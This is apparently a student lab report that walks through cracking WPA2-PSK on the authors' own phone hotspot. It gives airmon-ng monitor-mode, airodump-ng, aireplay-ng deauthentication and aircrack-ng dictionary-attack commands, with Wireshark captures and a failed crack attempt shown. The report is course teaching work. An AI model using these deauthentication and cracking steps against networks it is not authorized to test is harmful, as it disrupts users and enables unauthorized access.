Cracking WPA2-PSK and analyzing Security of IITH Wi-Fi

Assignment 7

Akash Tadwai. Kamal Shrestha

ES18BTECH11019, CS21MTECH16001

Apr 19, 2022

PLAGIARISM STATEMENT

We certify that this assignment/report is our own work, based on our personal study and/or research and that we have acknowledged all material and sources used in its preparation, whether they be books, articles, packages, datasets, reports, lecture notes, and any other kind of document, electronic or personal communication. We also certify that this assignment/report has not previously been submitted for assessment/project in any other course lab, except where specific permission has been granted from all course instructors involved, or at any other time in this course, and that we have not copied in part or whole or otherwise plagiarized the work of other students and/or persons. We pledge to uphold the principles of honesty and responsibility at CSE@IITH. In addition, We understand my responsibility to report honor violations by other
students if we become aware of it.

Names: Akash Tadwai, Kamal Shrestha
Date: Apr 19, 2022
Signature: AT, KS

Table of Contents

PART-A

1. Pre-Requisites

1.1. Setting up stand-alone Wi-Fi AP

We used a smartphone to create a hotspot with WPA2-PSK security named: **ES18BTECH11019**

1.2. Disabling the Network Manager

First and Foremost thing to do, is to disable the network manager so that it won't interfere while performing deauth attack by changing channels.

```
sudo systemctl stop NetworkManager.service
```

1.3. Enabling Wi-Fi radio in monitor mode at specific channel

To enable the Wi-Fi interface card in the monitor or promiscuous mode we followed the following steps:

1. First we checked what is the name of the Wi-Fi interface card using the following command:


```
ifconfig
```


```
wlp0s20f3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.102  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::c94a:a842:3d0e:a0d3  prefixlen 64  scopeid 0x20<link>
        ether bc:54:2f:0a:31:9c  txqueuelen 1000  (Ethernet)
        RX packets 514370  bytes 689589467 (689.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 138136  bytes 100248764 (100.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

As we can see the name of the Wi-Fi interface as : *"wlp0s20f3"*

2. Now, to enable the Wi-Fi radio in monitor mode we use the following command:

```
sudo airmon-ng start wlp0s20f3
```


Activities
Terminal
अप्रैल 13 23:17
kamal@kamal:~
sudo airmon-ng start wlp0s20f3
und 4 processes that could cause trouble.
ll them using 'airmon-ng check kill' before putting
e card in monitor mode, they will interfere by changing channels
d sometimes putting the interface back in managed mode
PID Name
855 avahi-daemon
902 wpa_supplicant
917 avahi-daemon
35766 NetworkManager
Y Interface Driver Chipset
y0 wlp0s20f3 iwlwifi Intel Corporation Wi-Fi 6 AX201
(mac80211 monitor mode vif enabled for [phy0]wlp0s20f3 on [phy0]wlp0s20f3mon)
(mac80211 station mode vif disabled for [phy0]wlp0s20f3)


Activities
Wireshark
अप्रैल 13 16:16
PartA_3.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
wlan.da == 08:25:25:a9:70:26 or wlan.da == 3e:7a:d7:23:2d:28 or wlan.da == ff:ff:ff:ff:ff:ff
No. Time Source Destination Protocol Length Identification Time to live Info
34 1.023730022 3e:7a:d7:23:2d:28 Broadcast 802.11 304 Beacon frame, SN=1543, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
43 1.124650109 3e:7a:d7:23:2d:28 Broadcast 802.11 304 Beacon frame, SN=1544, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
47 1.226923195 3e:7a:d7:23:2d:28 Broadcast 802.11 304 Beacon frame, SN=1545, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
48 1.329804356 3e:7a:d7:23:2d:28 Broadcast 802.11 304 Beacon frame, SN=1546, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
49 1.432950133 3e:7a:d7:23:2d:28 Broadcast 802.11 304 Beacon frame, SN=1547, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
52 1.534893980 3e:7a:d7:23:2d:28 Broadcast 802.11 304 Beacon frame, SN=1548, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
54 1.637746880 3e:7a:d7:23:2d:28 Broadcast 802.11 304 Beacon frame, SN=1549, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
55 1.741250115 3e:7a:d7:23:2d:28 Broadcast 802.11 304 Beacon frame, SN=1550, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
56 1.841354988 3e:7a:d7:23:2d:28 Broadcast 802.11 304 Beacon frame, SN=1551, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
58 1.944567984 3e:7a:d7:23:2d:28 Broadcast 802.11 304 Beacon frame, SN=1552, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
64 2.050585678 3e:7a:d7:23:2d:28 Broadcast 802.11 304 Beacon frame, SN=1553, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
66 2.149052444 3e:7a:d7:23:2d:28 Broadcast 802.11 304 Beacon frame, SN=1554, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
67 2.250975201 3e:7a:d7:23:2d:28 Broadcast 802.11 304 Beacon frame, SN=1555, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
69 2.353557889 3e:7a:d7:23:2d:28 Broadcast 802.11 304 Beacon frame, SN=1556, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
71 2.455821590 3e:7a:d7:23:2d:28 Broadcast 802.11 304 Beacon frame, SN=1557, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
75 2.558356612 3e:7a:d7:23:2d:28 Broadcast 802.11 304 Beacon frame, SN=1558, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
91 2.661433274 3e:7a:d7:23:2d:28 Broadcast 802.11 304 Beacon frame, SN=1559, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
92 2.764995269 3e:7a:d7:23:2d:28 Broadcast 802.11 304 Beacon frame, SN=1560, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
93 2.865299996 3e:7a:d7:23:2d:28 Broadcast 802.11 304 Beacon frame, SN=1561, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
103 2.967730076 3e:7a:d7:23:2d:28 Broadcast 802.11 304 Beacon frame, SN=1562, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
113 3.072759849 3e:7a:d7:23:2d:28 Broadcast 802.11 304 Beacon frame, SN=1563, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
119 3.172492870 3e:7a:d7:23:2d:28 Broadcast 802.11 304 Beacon frame, SN=1564, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
122 3.251359820 0c:0e:76:4d:2c:00 Broadcast 802.11 343 Beacon frame, SN=243, FN=0, Flags=.....C, BI=100, SSID=dlink-2C00
123 3.274894083 3e:7a:d7:23:2d:28 Broadcast 802.11 304 Beacon frame, SN=1565, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
124 3.378549766 3e:7a:d7:23:2d:28 Broadcast 802.11 304 Beacon frame, SN=1566, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
131 3.480950341 3e:7a:d7:23:2d:28 Broadcast 802.11 304 Beacon frame, SN=1567, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
134 3.583381374 3e:7a:d7:23:2d:28 Broadcast 802.11 304 Beacon frame, SN=1568, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
138 3.662216537 0c:0e:76:4d:2c:00 Broadcast 802.11 343 Beacon frame, SN=249, FN=0, Flags=.....C, BI=100, SSID=dlink-2C00
139 3.685720193 3e:7a:d7:23:2d:28 Broadcast 802.11 304 Beacon frame, SN=1569, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
142 3.786894315 3e:7a:d7:23:2d:28 Broadcast 802.11 304 Beacon frame, SN=1570, FN=0, Flags=.....C, BI=100, SSID=ES18BTECH11019
147 3.824136562 f2:60:03:e7:eb:27 Broadcast 802.11 195 Probe Request, SN=585, FN=0, Flags=.....C, SSID=Wildcard (Broadcast)
148 3.824702843 f2:60:03:e7:eb:27 Broadcast 802.11 207 Probe Request, SN=586, FN=0, Flags=.....C, SSID=NTFiber-DA76
151 3.828084917 f2:60:03:e7:eb:27 Broadcast 802.11 202 Probe Request, SN=587, FN=0, Flags=.....C, SSID=JS Wifi
152 3.828498576 f2:60:03:e7:eb:27 Broadcast 802.11 207 Probe Request, SN=588, FN=0, Flags=.....C, SSID=NTFiber-2B21
Frame 20531: 93 bytes on wire (744 bits), 93 bytes captured (744 bits)
Radiotap Header v0, Length 56
Header revision: 0
Header pad: 0
Header length: 56
Present flags
MAC timestamp: 522582249
Flags: 0x10
Data Rate: 1.0 Mb/s
Channel frequency: 2437 [BG 6]
Channel flags: 0x00a0, Complementary Code Keying (CCK), 2 GHz spectrum
Antenna signal: -30dBm
RX flags: 0x0000
timestamp information
0000 00 00 38 00 2f 40 40 a0 20 08 00 a0 20 08 00 00
0010 e9 f8 25 1f 00 00 00 00 10 02 85 09 a0 00 e2 00
0020 00 00 00 00 00 00 00 00 fd 5f 26 1f 00 00 00 00
0030 16 00 11 03 e2 00 d7 01 d0 00 3a 01 3e 7a d7 23
0040 2d 28 08 25 25 a9 70 26 3e 7a d7 23 2d 28 60 4a
0050 03 01 01 00 00 12 10 00 00 b1 bd 1b f3
Channel flags (radiotap.channel.flags), 2 bytes
Packets: 74083 · Displayed: 7105 (9.6%) · Dropped: 0 (0.0%)

2. Capturing Wi-Fi MAC packets of specified SSID using wireshark

Now that our Wi-Fi radio is setted in monitor mode, we will now start wireshark and start capturing packets.

As you can see there are a lot of beacon frames sent by the *AP:* ***ES18BTECH11019***, which means that it is ready to connect to any client that sends a probe response.


Using the airodump-ng we have checked the corresponding MAC address of our AP.

```
sudo airodump-ng wlp0s20f3monmon
```


3. Deauthenticating client

3.1. We used the following command to de-authenticate the client.


```
sudo aireplay-ng -0 <number_of_requests> -a <AP_MAC> -c <Client's MAC>
<WIfi Interface>
```




3.2 We can see in wireshark that the client got de-authenticated.



The client now again enters the password to reconnect to the AP and hence we captured the four-way handshake messages shown in the screenshots below,






4. Password Cracking

Now we use the following aircrack-ng command which takes the password list and pcap file as arguments and tries to crack the password based on them.

```
sudo aircrack-ng -w password.lst.1 -b <AP_MAC> <PCAP File>
```




For the password list we used the default aircrack-ng's test password list from github. When the password for the WiFi AP does not match with any of the passwords in the password list, the command outputs that it is not able to crack the password.

Failure

```
                        Aircrack-ng 1.6

[00:00:00] 2294/2294 keys tested (13932.93 k/s)

Time left: --

                        KEY NOT FOUND

Master Key     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

